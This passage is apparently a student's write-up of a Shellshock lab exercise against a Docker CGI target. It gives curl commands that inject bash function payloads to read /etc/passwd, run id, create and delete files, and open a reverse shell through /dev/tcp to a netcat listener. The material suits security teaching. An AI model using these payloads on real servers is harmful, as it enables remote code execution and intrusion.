

Fig 4.3: Setting up an environment variable and shell

```
👉👉To launch this attack, I used two terminals, one for Docker{dockps, docksh be} (to
check whether the command worked or not) and another normal one.


Task B2-A👉
        curl -A "() { echo hereiam ; } ; echo Content_type: text/plain; echo; /bin/cat
/etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi          ##passwd

        cat /etc/passwd                 # check in other terminal

Task B2-B👉
        curl -e "() { echo hereiam ; } ; echo Content_type: text/plain; echo; /bin/id"
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Task B2-C👉
        curl -H "ATTACK: () { echo hereiam ; } ; echo Content_type: text/plain; echo;
/bin/touch /tmp/xyz_file" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

        root@a956308d655a:/# ls /tmp    # create a file

Task B2-D👉
curl -H "ATTACK: () { echo Task 3: Launching the Shellshock Attack ; } ; echo
Content_type: text/plain; echo; /bin/rm /tmp/xyz_file" http://www.seedlab-
shellshock.com/cgi-bin/vul.cgi          ## delete a file
```

Fig 4.4: Commands to launch a shell



Fig 4.5: Read the etc/passwd file



Fig 4.6: Read the UId



Fig 4.7: Create xyz_file



Fig 4.8: Remove the xyx_file

b) Task B3: Reverse shell

```
Task B3: Reverse_Shell
👉again we are using 3 terminal one for docker, one of netcat and last normal terminal

        $ dcup, dockps, docksh a9 (took Ip using ifconfig)      #docker
        $ ifconfig(took 2nd Ip using ifconfig)
        $ nc -l 9090                                            #netcat

        ls, exit                # when you enter the shell

        curl -A "() { echo hello ; } ; echo Content_type: text/plain; echo; echo;
/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```

Fig 5.1: Commands for reverse shell



Fig 5.2: Ip of target container



Fig 5.3: Ip of host



Fig 5.4: Runing a R-shell using Curl and netcat